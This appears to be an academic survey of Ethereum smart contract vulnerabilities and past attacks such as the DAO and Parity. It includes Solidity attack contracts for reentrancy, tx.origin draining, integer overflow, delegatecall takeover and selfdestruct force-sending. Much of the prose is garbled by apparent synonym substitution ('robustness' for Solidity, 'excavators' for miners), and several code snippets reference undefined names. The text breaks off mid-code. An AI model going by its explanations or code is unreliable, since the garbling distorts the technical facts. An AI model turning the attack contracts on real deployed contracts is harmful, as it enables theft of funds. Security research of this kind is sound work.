Vulnerabilities and Attacks on Smart Contracts over BlockChain

Baddepaka Prasad[a], S. Ramachandram[b]

[a]Computer Science and Engineering, Osmania University, Hyderabad, India.
E-mail: prasad.baddepaka@gmail.com
[b]Computer Science and Engineering, Osmania University, Hyderabad, India.

Article History: Received: 11 January 2021; Revised: 12 February 2021; Accepted: 27 March 2021; Published online: 10 May 2021

Abstract: Smart contracts are pieces of code that run under specific conditions and are stored on the blockchain. Crypto currency, voting, digital rights, escrow, music rights management, health care applications, IoT, record keeping, smart land and e-governance are some of the applications of smart contracts. In these applications, smart contracts are important, but there are attackers. The DAO assault, Govern Mental, Dynamic libraries, Parity Multisig, King of the Ether Throne, Rubixi and Batch Transfer Overflow are examples of adversaries exploiting smart contracts due to vulnerabilities in smart contracts and draining millions of dollars in a matter of years. As a result of these factors, thorough research into smart contract attacks is needed, as well as effective detective and preventive methods. In this paper, we focus on smart contract vulnerabilities, which are the source of the attacks. Current research on these attacks has only covered a few of the flaws, and there is a need to cover all smart contract flaws over Ethereum through blockchain. The taxonomy of vulnerabilities is described below, along with smart contract code and investigations into how attackers are leveraging these vulnerabilities in Smart Contracts.

Keywords: Attacks, Ethereum, Smart Contracts/savvy Contracts, Vulnerabilities and Attackers.

1. Introduction

One of the imaginative innovation of programming items is blockchain. Blockchain was presented by Satoshi nakamoto [1] with a portion of the highlights like completely decentralized, shared stage, record innovation and cryptographically secure for any application like crypto resources are [2]bitcoin, Ether, NEO, XEM, ADA, EOS and Waves. Different applications which are not just crypto currency, Voting[3], incorporate IOT[4], Identity management[3], Banking[5], provenance and supply chain[6], Health care and Record keeping[7], and Insurance[3]. Blockchain doesn't need believed outsider like existing financial applications. At the point when the blockchain was presented a large portion of the organizations constructed blockchain stages as permissionless and permissioned blockchain models. [2] Bitcoin, EOS and Waves[2], Cardano[8] are permissionless models and Hyperlegder fabric[9], R3 Corda and Tendermint[10], Quorum[11] are permissioned models. At long last, not many of the stages go about as both like Nem[12] Ethereum[13] and Neo[14]. A portion of these stages support keen contracts which were first and foremost presented by Ethereum [13] in 2015. Indeed, even before that Szabo Nick [15] in 1996 tended to with respect to the smart contracts yet couldn't have any upheld advancements. Contracts began upheavals in innovation to see the new world. Lawful contracts are not like smart ontracts on the grounds that legitimate contracts may be changed by the public authority approaches yet smart contracts can never show signs of change as whenever they are sent on blockchain nobody can change that specific contracts. Contract or agreement security is the significant issue on blockchain. To check the weaknesses of contracts, we send smart contract on Remix apparatus and check every weakness individually. In this paper, absolutely 33 weaknesses are recorded and we can't say that these weaknesses are last check. There may be increment because of absence of safety information or there could be absence of adequate information to build up these contracts. The vast majority of individuals imagine that keen contracts are appropriate just to crypo cash resources however, cryptographic money is really a token. Tokens are utilized in smart contracts and can be any worth like digital money, resource, land resource, record resource,…. and so forth, Underneath, we attempt to clarify the assaults on smart contracts with the assistance of crypto-currency(ethers). Digital currency is one of the uses of brilliant contracts over blockchain.

This paper predominantly centers around how the assailant misuse the smart contracts because of the weaknesses in keen contracts alongside clarification of keen contract code. There is part of disarray in weakness naming in existing work as various papers utilized various equivalent words for single name of weakness. The vast majority of the creators zeroed in on not many of the weaknesses however in this paper, we focus on all weaknesses of smart contracts which have been recognized till date. Circulation of this paper is as per the following, segment II comprises of hypothesis of ethereum environment, segment III records genuine assaults by assailants, area IV portrays weaknesses of smart contracts lastly.

2. Ethereum For Smart Contracts over Blockchain

Ethereum[16] network is a virtual and Turing complete machine to execute the smart contracts over blockchain. Robustness compiler is utilized to incorporate the code of smart contracts and accumulated code is conveyed on blockchain to execute and implement by the EVM. Ethereum contains two record holders in particular outside claimed accounts(EOA) and contract accounts. EOA has private key to sign a specific exchange yet contract account doesn't have any private keys. A User can perform three sort of exchanges over contracts; (a) underlying or zero exchange, send an contract on blockchain (b) summon the capacities by clients (c) move the tokens to different contracts. Ethereum is a decentralized, open model, contract, shared organization and doesn't utilize any confided in outsider for any application. To give the confided in correspondence over untrusted parties, which are called miners in decentralized organization, an contract mechanism[17] is utilized. By utilizing contract conventions, "proof of work" puzzle is produced and given to the miner[s] to build the block and affixed to blockchain. Excavators can get exchanges by the clients over contracts then whoever settles the riddle first that miners can add the block into blockchain. In the event that, a riddle is tackled by two miners with same exchanges simultaneously then these two blocks are added to the current block. Next forthcoming block is attached to the primary chain block yet not to kid block. contract gives the security of exchanges from the miner since enemies may be conceivable in the organization. Despite the fact that, contract conventions give security to the organization when the foes never came to the in excess of 51% in the organization.

a. *Transaction Fee:* Exchange charge is fundamentally needed to execute any Smart contracts over blockchain. In reality, not just keen contracts, general financial exchanges additionally required preparing charge for all exchanges. Some monetary banks charge high preparing expense for the exchanges and these expenses are moved to outsiders which keep up the exchange records. In comparative manner, excavator's charge less sum per exchange which called gas[18]. Gas is an execution expense for specific exchange and these sum is moved to miners who will keep up the record. Whoever follows through on most noteworthy gas cost that exchange executes first at that point goes for next exchange and this prompts starvation wherein the rich individual will get most extravagant. Engineers required extremely clear perception while composing brilliant contracts and should keep up low complex capacities with restricted lines of code in light of the fact that once the contract is sent on blockchain and assuming exchange bombs because of any explanation, exchange expense won't ever return.
b. Smart Contracts Language/Programming: Prior to conveying the keen contracts, engineers compose the code in robustness language as a javaScript programming language. Code is assembled on robustness compiler and it produces byte code and ABI code. Byte code is conveyed into EVM to run the shrewd contract over blockchain. EVM can run, execute and uphold the byte code to deliver results by utilizing states. For example, Faucet is shrewd contract which gets the ethers and send the ethers into any record. Prior to sending the ethers to beneficiary, exchange expense is added to the first sum which is devoured by the ethers. FaucetContract contract comprises of one state variable and three capacities specifically, withdrawEthers, getBalanceEthers and fallback work. Constructor is a capacity which executes just a single time prior to sending the contract and set the msg.sender as a unique proprietor of this contract. Fallback work (row 5) is conjured consequently when any client can send the add up to this contract which gets right away. pull out work (row 6) is conjured by any client to get ethers from this contracts.

1 contract FaucetContract {
2 address public holder;
3 constructor() public {
4 holder = msg.sender;}
5 function () external payable{}
	6 function withdrawEthers(uint withdraw_ethers) public {
	7 require(withdraw_ethers <= 1 ether);
	8 msg.sender.transfer(withdraw_ethers); }
	9 function getBalanceEthers() public view returns (uint){
	10 return address(this).balance; }}

Figure 1. Simple Faucet Contract Smart Contract

3. Attacks on Smart Contracts

Ethereum network began at the hour of 2015 to until a portion of the assaults occur in different brilliant contracts those conveyed in ethereum network. These weakness can challenge the one of the element of changelessness and focus to take the cash from account holders and composing the shrewd contract hard for programmers[19].

1. *Rubixi:* Rubixi[20] is the one of the savvy contract and sent on open blockchain. This is a ponzi plot for venture of a partners however not just that when the new partners go into this contracts as clients to put away some cash then members can get a few awards from the contracts. Brilliant contract gathers some charge from the different members and this prompts weakness of keen contracts in light of the fact that while building up the keen contract beginning name was Dynamic Pyramid and center of time savvy name changed as Rubixi rather than Dynamic Pyramid at the same time, designer couldn't change the constructor name then permanence bug obtain a significant amount of wealth from the contracts. beneath code comprise contract name is Rubixi yet constrictor name is Dynamic Pyramid[21].
2. *The DAO:* The DAO (Decentralized Autonomous Organization)[22] framed in may 2015 for swarm subsidizing stage for partners to utilize their decision in favor of contributing of savvy contract recommendations and DAO isn't leveled out of anybody people. Shrewd contracts created by certain individuals and put into this association and ask the stack holders who are purchase the DAO tokens(ICO-introductory coin Offering) from the DAO organization[34]. After fulfillment of purchase the tokens from the DAO at that point stack holder have the option to decide in favor of shrewd contract recommendations. When utilize their votes to proposition at that point send cash to engineers to create recommendations and If any one not intrigued center of the proposition at that point quickly return back their cash by utilizing "split DAO" work. Here, weakness raised by assailants (assaulted on 18/06/2016) because of the capacity of split DAO and emptied 40.01% of sum out of the 150 million US dollars[23][24]. Pull out tokens by utilizing capacity splitDAO by the assailants recursively prior to refreshing the balance[25].
3. *Etherpot and King of the Ether:* King of Ether Throne[26] is contract for who will send the most elevated sum that account holder will turn into a ruler/sovereign. Moreover, first individual send a sum 20 ethers to this contract he will end up being a lord and second individual send 30 ethers(total amount= past sum + half measure of past amount;30=20+10) to this contract then first individual sum discount to the individual thus on. Contract utilizes less gas cost to send discounted sum to that specific individual at that point may not get discounted sum to that individual because of the less gas cost and unchecked calls. Etherpot is an contract for lottery framework which prompts a portion of the weaknesses like block hash use and Unchecked CALL Return Values.
4. *Parity Multisig Wallet (First Hack/second Hack):* Multisig wallet contracts are the keen contracts which are utilizes library contracts to perform pull out capacities and possession rights. Assuming Intruders have change the library contract, consequently control the responsibility for contracts and the potential weaknesses are delegate call and perceivability [27].According to [28] which is second most noteworthy assault on brilliant contract that is multisig wallet contract. Assuming any client needs to perform exchange, required different marks to play out the specific exchange. Mark replay assaults additionally conceivable when the Attacker gathers the mark from others at that point send his won mark alongside other mark to perform exchange to specific wallet then wallet checks the marks and uncover the ethers from the wallet[29].
5. *Govern Mental:* Legislative keen contract conveyed on blockchain for members credit some sum persistently and members may not send consistently 12 hours then who was partaken finally that individual can guarantee the aggregate sum from the contract[30].List of members in contract gigantic at that point to draw the sum individually from this contract and it requires more gas cost to pull out aggregate sum then it prompts Denial of administration assault and this contract utilized for block.timestamp which prompts block time stamp manipulations[31].

4. Smart Contract Vulnerabilities

Couple to the weaknesses of contracts, assailants misuse a great many dollars purged over savvy contracts[60][61]. As per [20]weaknesses are arranged into three classes which are EVM, blockchain and programming weaknesses. Just not many of the weaknesses were covered. However, we cover all the rundown of weaknesses in savvy contracts and audit individually alongside how the assailants misuse over shrewd contracts.

A. Ethereum Virtual Machine Vulnerabilities

1. *Ether lost in transfer:* at the point when the sender needs to send the cash starting with one individual then onto the next, he is needed with the record address and the smart contract address [20][32]. In the event that the sender sends the cash erroneously to the obscure tends to which are called as vagrant address, they are lost forever. The keen contracts can't discover these vagrant location. Because of this explanation, the sender needs to check them physically on the grounds that there is no ideal framework which can address these issues.

2. *Immutable Bugs/Constructors with care/mistakes:* One of the component of blockchain is unchanging nature and furthermore material to keen contract. Once send the keen contracts on blockchain no real way to change or refresh and just annihilate the brilliant contracts. Prior to sending the contract on blockchain we need to check each and everything of savvy contract code[33]. Because of this permanent weakness can send ether to obscure people because of name of the contract Wallet changed to wallet in constructor (row 3) and furthermore a client incapable to pull out assets from savvy contract.

```
1 contract WalletContract {
2 address public holder;
3 function wallet(address _holder) public {
4 holder = _holder;}
5 function () payable {}
6 function withdrawEthers() public {
7 require(msg.sender == holder);
8 msg.sender.transfer(this.balance);}
```

Figure 2. Owner of Wallet's Smart Contract

3. *3)Call stack Depth/Stack size limit:*The call stack is expanded by 1 when one contract calls the another and this can upholds up to 1024 edges in particular [20][35]. Assuming the Contracts can't took care of the present circumstance appropriately, the aggressors get an opportunity to do assault on that specific contracts. Assailant can conjure hit stack up to conclusive edge then quickly aggressor can summon the call capacity of fundamental contract, on the off chance that the principle contract can't took care of special case appropriately, aggressor exploit to control unique outcome.

B. Smart Contract Language Vulnerabilities

1. *Denial Of Service:* Forswearing of administration assault can upset the usefulness of brilliant contract and stop the execution of savvy contracts[36]. The KingOfEthers contract is utilized to store the ether and who will send most noteworthy ethers to gets that individual is lord of ether(row 9) and remaining people get their sum what they have sent (row 6). In any case, Dos assault finished with assistance of Contract Attack. The Intruder can send less ethers and contrast and the following individual ether sum yet he is prince(row 3), since assailant contract doesn't have fallback work.

```
1  contract KingOfEthers{
2  address public prince;
3  uint public balance;
4  function claimThroneEthers()
external payable{
5  require(msg.value>balance,
 "need to pay more become the
prince");
6 (bool sent, ) =
prince.call{value: balance}("");
7  require(sent, "unable to send
ethers");
8   balance=msg.value;
9  prince= msg.sender;}}
```

```
1 contract Attack{
2 function attack(
KingOfEthers ethersKing)
public payable{
3
ethersKing.claimThroneEthers{
value: msg.value}();
}}
```

Figure 3. King of ethers Smart contracts and Attack contract

2. *tx.origin:* The worldwide variable of blockchain is tx.origin which tends to the first sender of shrewd contracts. at whatever point we are utilizing the tx.origin in brilliant contracts, it makes weakness the savvy contracts. An assailant attempting to carry on as a unique sender and command over whole brilliant contract[37]. In the Below code ,there are two contracts; WalletContract contract can get sum from some other record holder and just unique sender can send whole sum by move work. An aggressor can get to the location of WalletContract contract by utilizing constructor(row 4) of Attack Contract and assault function(row 8) assume a significant part here to call move work. An assailant will empty all cash out of WalletContract contract by utilizing wallet.transferEthers(holder,address(wallet).balance).

```
1 contract WalletContract {
2 address public holder;
3 constructor () public{
4 holder = msg.sender;}
5 function depositEthers () public payable{}
6 function transferEthers(address payable _to, uint _amount) public{
7 require(tx.origin == holder,"not a owner");
8 (bool sent, ) = _to.call{value: _amount} ("");
9 require(sent, "unable to send ethers");}
10 function getBalanceEthers() public view returns(uint){
11 return address(this).balance;}}
```

```
1 contract Attack {
2 address payable public holder;
3 WalletContract wallet;
4 constructor(WalletContract _wallet) public {
5 wallet =WalletContract(_wallet);
6 holder = msg.sender;}
7 function attack () public{
8 wallet.transferEthers(holder, address(wallet).balance);}}
```

Figure 4. Wallet by using tx.originon Smart contract and Attack contract

3. *Reentrancy:* Reentrancy[38][39][40] assume a significant part in smart contract weaknesses and because of this assault a huge number of dollars are lost in DAO. Reentrancy means; contract A and contract B, contract B send a few ethers to get A and furthermore command over it. By utilizing contract B, an aggressor will empty the all ethers out of Contract A. Beneath code for reentrancy assault and in this code two contracts are there; TheEtherStoreContract and Attack. TheEtherStoreContract contract at (row 4) can store ethers who will sent by any record holder. By utilizing Attack contract, An assailant can get to the etherstore address by utilizing constructor(row 3) and send a few ethers to TheEtherStoreContract (row 10)and quickly pull out his sum (row 11) at that point reentrancy comes into picture here, Attack capacity can conjure the pull out capacity to call the TheEtherStoreContract pull out work and execute the msg.sender.call (row8) and get (Attack contract) the ether by utilizing fallback work before execute the row 10 of TheEtherStoreContract contract and indeed fallback work call the pull out capacity of TheEtherStoreContract like insightful all the sum will deplete from TheEtherStoreContract.

```
1 pragma solidity ^0.6.10;
2 contract TheEtherStoreContract{
3 mapping (address => uint) public balances;
4 function depositForEthers() public payable{
5 balances[msg.sender] += msg.value; }
6 function withdrawForEthers(uint _ethers) public {
7 require(balances[msg.sender] >= _ethers);
8 (bool sent, )=msg.sender.call{value: _ethers}("");
9 require (sent, "unable to send ethers");
10 balances[msg.sender] -= _ethers;}
11 function getBalanceEthers() public view returns (uint){
12 return address(this).balance;  }}

1 contract Attack{
2 TheEtherStoreContract public etherStoreContract;
3 constructor(address _etherStoreAddress) public {
4 etherStoreContract= TheEtherStoreContract(_etherStoreAddress);}
5 fallback() external payable{
6 if (address(etherStoreContract).balance >= 1 ether){
7 etherStoreContract.withdrawForEthers(1 ether);}}
8 function attack() external payable{
9 require(msg.value >= 1 ether);
10 etherStoreContract.depositForEthers{value: 1 ether}();
11 etherStoreContract.withdrawForEthers(1 ether);}
12 function getBalanceEthers() public view returns (uint){
13 return address (this).balance;}}
```

Figure 5. Ether Store Contract smart on tract and Attack contract

4. *Exception disorder/mishandled exception/unchecked send bug:* In brilliant contract, one contract needs to consider the another contract to satisfy their required functionalities[41][42][62]. while one contract calls the another contract, the special cases are raised because of call-stack profundity surpasses, running on empty and toss exemption. At whatever point one contract(caller) call another contract (callee) at that point callee contract can send return worth to guest contract. The callee contract might be/may not be check the return esteem in light of the fact that, to check the return esteem dependent accessible if the need arises work either send()function or move() work. at whatever point brilliant contract code can summon the send() capacity to call another contract then callee contract return the worth without checking the outcome and whenever called contract can conjure the exchange() work then callee contract return and it can the be checked by callee contract.
5. *Short Address/Parameter Attack:* To Transfer the assets from brilliant contracts to a specific record holder the contracts needs the necessary boundaries like location of record holder[43], sum and these boundaries are encoded as ABI particular configuration like exchange() work signature(4 bytes), collector address 20 bytes put in 32 bytes and uint256 esteem like tokens (32 bytes) and ship off EVM. It has extraordinary property like, EVM get less bytes from the contract at that point add 0's to finishing positions. Here, assailant exploit to assault on shrewd contracts.
6. *Integer overflow/unchecked math/under flow:* Robustness compiler couldn't care less about whole number flood/undercurrent however it straightforwardly executes the keen contracts code without showing any blunders in that specific row of code[44][45][46]. One of the Datatype of number is uint256 which goes from 0 to 2256 - 1 and when it arrives at the constraint of whole number at that point in the event that we add an estimation of 1 it tends to be shown as 2^{256-1} +1=0, assuming we add the worth 2, it stores 2^{256-1} +2=1, etc. Same as overflow, Underflow showed on the off chance that we add - 1 to 0, 2^{256-1} and assuming we add - 2, 2^{256-2} . The Below code is assaulted because of flood happens, A record holder can send ethers to this contract in spite of the fact that, account holder may not pull out his sum with in a multi week (row 6 and 11) and after consummation of multi week at that point account holder can pull out his sum from that specific contract with call function(row 14). An enemies assault on this savvy contract and pull out his sum before two weeks and furthermore pull out his sum when he has decided(row 8) and here, the enemy contract (row 1) can be added measure of time to increase LockTime work (row 8) to surpass the restriction of locktime and it will get zero and pull out his sum.

```
1 contract TheTimeLockContract{
2 mapping(address => uint) public balances;
3 mapping(address => uint) public lockTimeInfo;
4 function depositEthers() public payable{
5  balances[msg.sender] += msg.value;
6  lockTimeInfo[msg.sender] = now + 2 weeks;}
7 function increaseLockTimeForEthers(uint _secondsIncrease) public {
8  lockTimeInfo[msg.sender] += _secondsIncrease;}
9 function withdrawEthers() public{
10 require(balances[msg.sender] > 0, "Insuficeint fund");
11 require(now > lockTimeInfo[msg.sender], "lock not expired");
12  uint amount = balances[msg.sender];
13   balances[msg.sender] = 0;
14   (bool sent, ) = msg.sender.call{value: amount}("");
15  require(sent, "unable to send ethers");}}

1 contract Attack {
2    TheTimeLockContract timeLockContract;
3    constructor(TheTimeLockContract _timeLockContract) public{
4       timeLockContract = TheTimeLockContract(_timeLockContract);}
5   fallback () external payable{}
6   function attack() public payable{
7     timeLock.depositEthers{value: msg.value}( );
8    timeLock.increaseLockTimeForEthers(
      uint(-timeLockContract.lockTimeInfo(address(this))));
 9      timeLockContract.withdrawEthers();}}
```

Figure 6. Timelock smart contract and Attack contract

7. *Blockhash:* Blockhash weakness brought about by vindictive excavators are same as square timestamps. At whatever point client can send an exchange to the organization dependent on blockhash then vindictive diggers can alter that specific agreement exchange to him well [34].
8. *Send instead of Transfer/Send:* In the send work when a special case is raised by the calle contract , it sends the return esteem with no further confirmation while in the exchange work , when an exemption is raised, the callee contract doesn't just return the worth yet it checks the worth with guest contract and returns the worth. So it is recommended for the contracts to utilize the Transfer work rather than the send work.
9. *Floating Point and Precision:* Solidity compiler doesn't have information types for fixed point and coasting point portrayal. Absence of information types for drifting point exactness the weaknesses comes into picture to adjust the usefulness of shrewd contracts[62]. In the underneath brilliant contract, a client can purchase tokens by utilizing his crypto resources, assuming you need to purchase 20 tokens, we required 2 ether, however on the off chance that you need to purchase either 7 tokens or 27 tokens, incapable to purchase tokens on the grounds that 0.7 and 2.7 ethers can't be acknowledged by the compiler as there is no coasting point information types.
10. *Call to obscure/Unchecked call:* Smart contracts can call the another contracts with Call, send and Delegate Call[20][43].

Call: By utilizing this call work, the client can start the msg.value, msg.sender of another keen contracts and moves ethers to callee. Call summons the capacity with msg.sender(address) and send the add up to another callee contract.

send: The send work summons to move the sum from current record to the beneficiary account.

Delegate Call: Delegate Call is a low level capacity and it is utilized for setting safeguarding of state factors. At the point when we convey the savvy contracts on blockchain we can't update, alter like manual contracts and just obliterate those brilliant contracts. Due this impediment of keen contracts, Invoke the representative call capacity to update capacities and state factors. For example, contract Alice can conjure the representative call to contract Bob at that point contract Alice utilizes the state factors setting areas of contract Bob. Delegate call is one of the benefit of keen contracts and furthermore utilizes this benefit accommodating to the aggressors. Moreover, assailant contract (row 6) was attempt to change the responsibility for contract because of weakness of agent call work in brilliant contracts.

```
1 contract A {
2 address public holder;
3 B public b;
4 constructor(B _b) public{
5   holder=msg.sender;
6   b = B(_b);}
7 fallback() external payable{
8address(b).delegatecall(msg.data);}}
1   contract B{
2   address public holder;
3   function sol() public{
4   holder = msg.sender;}}
```

```
1 contract Attack{
2  address public a;
3 constructor(address _a)
public {
4  a= _a;}
5 function attack() public {
6
alice.call(abi.encodeWithSigna
ture("pwn()"));
}}
```

Figure 7. Alice and Bob by using Delegate Call and Attack contract

11. *Visibility/Exposed functions or secretes/ keeping secretes/Default visibility/failure to cryptography/No restricted write/Field disclosure/Access control:* Perceivability assumes a significant Part in robustness savvy agreements and perceivability offers to the state factors and elements of brilliant contracts[35][47][62].Visibility specifiers are noticeable to the outside clients which is relying upon the either open or private[48].Vulnerabilities are conceivable when doling out the private specifier to state variable and capacities. Beneath shrewd agreements have state factors with public and private and public factors can be obvious by all outer clients and furthermore conceivable to discover private state variable data what have store in blockchain. State variable memory can stores has opening savvy and each space comprise 32 bytes. State variable stores at space 0 and msg.sender, istruevalue,u016 are put away at opening 1(20bytes + 1byte + 2bytes) lastly secret word put away at space 2.

1 contract Variables {
2 uint public numberCount = 1237;
3 address public holder = msg.sender;
4 bool public isTrueVlaue = true;
5 uint16 public u016 = 121;
6 bytes32 private password;
7 uint public constant someConstant = 5135;
8 constructor(bytes32 _password) public {
9 password = _password;}}
	Slot 0:count = “1237”
	Slot 1: holder = address of sender
	Slot 1: isTrueValue = true
	Slot 1: u016 = 121
	slot 2: password = 56789

Figure 8. Private variables contracts

12. *External contract referencing/Hiding Malicious Code:* Outstanding amongst other benefit is, code re-ease of use of savvy contract with outside brings over blockchain and once send the brilliant contract on blockchain, each one can see the keen contract code which is right keen contract or not. Foes can conceal the vindictive code, we can't discover the code in existing savvy contract. Beneath code utilizes the code re-ease of use usefulness to conjure (row 3) the log() work by utilizing callClient() work (row 9) to print the " client was called". Yet, enemy conceal malignant code in keen contract when summon (row 9) the callClient() work at that point print as (row 4) "intruder was called"instead of "client was called".

*1 contract Client{
2 event Log(string message);
3 function log() public{
4 emit Log("client was called");}}
1 contract Master{
2 Client client;
3 constructor(address _client) public {
4 client = Client(_client);}
5 function callClient() public {
6 client.log(); }}*
	*//In separate file
	1 contract Intruder{
	2 event Log(string message);
	3 function log() public{
	4 emit Log("intruder was called");}}*

Figure 9. handling malicious code contract and Attack contract

13. *Bad code patterns/gas costly patterns:* Gas cost is determined to execute the keen contracts and absolutely 7 gas expensive examples are accessible to pay for excavators who are executed. Ethereum Eco framework utilizes perhaps the most noteworthy ga expensive example ordered by[49]. Conjure the send() capacity to move the cash to another contract then other shrewd contract comprise fallback() work with inner code around then gas cost will be in excess of 2300 gas costs else it tosses an exemption and assuming the fallback() capacity may not be contain any inside code sufficient gas to execute transaction[50].
14. *Style Guide violation:* Robustness is a case touchy programming language and strength compiler distinguishes design coordinating prior to accumulating the brilliant contracts and convey into blockchain. While composing the shrewd contracts, the designers should be cautious in perception on work names, occasion names and constructor name else it prompts weakness of brilliant contracts[50].
15. *Gas less send:* A client start any exchange by call capacities and these call capacities are executed which is relying upon gas cost, in any case tosses a special case out of gas[51][64]. When tosses an exemption at that point burned-through gas can't be returned.
16. *Unsafe type inference/Type caste:* The smart contracts upholds the Type cast over robustness compiler for not many of them like location datatype esteem dole out to the benefit of string datatype[20].For instance, if we have taken beneath shrewd to talk about weakness of type position, assault contract can get to the TheEtherstoreContract contract by utilizing etherstore contract address and constructor advises to compiler that interface of the etherstore is address of etherstore contract at the same time, the compiler doesn't check climate the location is right or not and that this location is truly has a place with the TheEtherstoreContract contract. At whatever point we attempt to execute this row etherStoreContract.deposit{value: 1 ether}(); the accompanying alternatives may executed.

17. *Posthumous contracts:* As per [52] Once the savvy contracts are annihilated from the blockchain then worldwide factors and its relating code is likewise taken out from blockchain. In reality, obliterated keen contracts get the exchanges and at this point don't summon these contracts. consequently, get ethers from any self-destructive contracts at that point quickly lock those ethers in that contracts yet this isn't liable for that specific exchange which is just onus for sender side.
18. *Redundant function:* In shrewd contracts, to get cash from different clients , the contracts essentially need the fallback work else it can't get sum to various savvy contracts[50]. To be sure, fallback work fallback() external payable{} is excess capacity to the strength compiler and it will be useful just to get the cash. It is the primary explanation and allows to assailant to assault the reason for weakness.
19. *Force fully send ethers/Unexpected ether/Unsecured balance:* For example, in the event that we consider two contracts 1.EhtersGame and 2.Attack contracts. In the EhtersGame savvy contract, with 5 record holders who can send 4 ethers each(totally 20 ether) and the client who will send 4 ethers for the last individual will dominated the match. In any case, with the assistance of assailant contract, the interloper upsets the game and we can't characterize who is the champ of this game. which is only power completely send the ethers to specific contracts and obliterate that contracts[54].

```
contract EthersGame{
uint public fixedAmount = 20 ether;
address public master;
function depositForEhters() public payable{
require(msg.value == 4 ether, "you can only send 4 ethers");
uint balance = address(this).balance;
require (balance <= fixedAmount, "game is over");
if(balance == fixedAmount)winner = msg.sender;}
function cliamRewardForEhters() public{
require(msg.sender == master, "not a winner");
(bool sent, ) = msg.sender.call{value: address(this).balance}("");
require(sent, "unable to send ethers");}}

contract Attack{
function attack(address payable target) public payable{
selfdestruct(target);}}
```

Figure 10. Ethers game contract and Attack contract

20. *20)Non-validated arguments:* The vast majority of the savvy contracts can pass the contentions during the exchanges over blockchain[53]. At whatever point we pass the contentions to the exchanges they are important to check the contentions if they are right on the grounds that malignant clients can pass invalid contentions to the exchange.
21. *No restricted transfer:* Transfer the money between the account holders or smart contracts, we can invoke some functions like *call, send* and *transfer[53]*. Whenever a user or contract can use the *call* method to transfer money, it leads to vulnerability due to the no restricted transfer between the users or contacts.
22. *self destruct/ Suicidal contract:* When smart contract is sent on blockchain, it can't be adjusted or altered and the lone chance is to obliterate or end the brilliant contract over blockchain[52]. Keen contract ended by tx.origin account holder to produce self destruction or fall to pieces guidance to summon slaughter work. Aggressor comes into picture here to annihilate the smart contract by utilizing the proviso of starting point account, he at that point assaults on tx.origin and the gatecrasher go about as a tx.origin and obliterate the shrewd contract purposefully.

C. Blockchain Vulnerabilities

1. *Untrustworthy data feeds:* Smart contracts are needed to interface outside of the blockchain because of outer data required by shrewd contract execution. While mentioning to the rest of the world there is no assurance that the believed outsider data is right or not. The brilliant contracts can't handle over the outsider data[63]. To address this issue, Town Crier by Zhang et al. [55] proposed TC contract to be set in the blockchain for demand tolerating by keen contract and TC contract associates with TC worker, TC worker go about as extension between the blockchain and outside world and it interfaces with HTTPS conventions.



Figure 11. Town Crier Architecture[55]

2. *Time Constraints/Timestamp Dependency:* A portion of the smart contracts like lottery and betting creates the irregular seed and trigger the condition which relies on the timestamps[66]. The malignant miners in the applications utilize these Timestamp weaknesses as demonstrated in the code beneath. In the beneath code, at row 5 the miners utilize the block.timestamp and gains the total power into their hands. The Miner develops the block throughout nearby time and it can fluctuate in couple of moments with the worldwide time for a limit of 900 seconds, however right now it is relevant for few moments only[56][57] . Vindictive miner can exploit the present circumstance and favor to himself/others.

```
1 contract Timestamp{
2 constructor() public payable{}
3 function solve() external payable{
4 require(msg.value>= 1 ether);
5 if(block.timestamp % 10 == 0) {
6 (bool sent,) = msg.sender.call{value: address(this).balance}("");
7 require(sent, "unable to send etherss"); }}
8 function getBalanceEthers() public  view returns(uint){
9 return address(this).balance;} }
```

Figure 12. Block time stamp contract

3. *Dynamic libraries/malicious libraries/Unpredictable states:* The condition of brilliant contracts can be state factors and its values[20]. Unusual states may happen because of two circumstances. First and foremost, Whenever a client can send an exchange to the organization and that condition of exchange may not be same due the another condition of brilliant refreshed before present client exchange finished. Second, miners can make an exchange pool to build obstruct and add it to the blockchain. Here, two individual excavators can develop one block with same exchanges with equivalent occasions then these two blocks can make branches and annex to past block. Next impending developed blocks annex to one of the branch and the excess forks are deserted and the erased forks of exchanges states can be returned. Right now pernicious hubs may attempt to change the condition of keen contracts well to him.
4. *race condition, front running /Transaction Ordering Dependency:* Exchange requesting can't be depended on keen contracts and its simply relying upon miners to develop the block and put into blockchain[56]. Assuming two ward exchanges are summoned by a similar contract, requesting of exchanges should influence the conditions of blockchain. miner develop the request for exchange pool forthcoming on the gas cost of Two exchanges (t0 and t1) and t0 exchange gas cost is less then t1 exchange then excavator request the exchanges t1 followed by t0 and it will reflect to the conditions of blockchain.



Figure 13. Transaction Ordering Dependency[57]

Beneath contract represents how any individual who discovers the hash worth will acquire 2 ethers in his record. In any case, aggressor noticing the exchange, who can figure the hash esteem sent by the record holder(row 5 and row 6) and assailant at that point sent same exchange with most noteworthy gas value then excavators develop the exchange pool request of aggressor exchange before the record holder exchange.

```
1 contract HashFind{
2 bytes32 constant public hash =
0x0431ba9adab1066581c461b081bd58766f1aa250a993293b7e4f8c91c3507566 ;
3 constructor () public payable {}
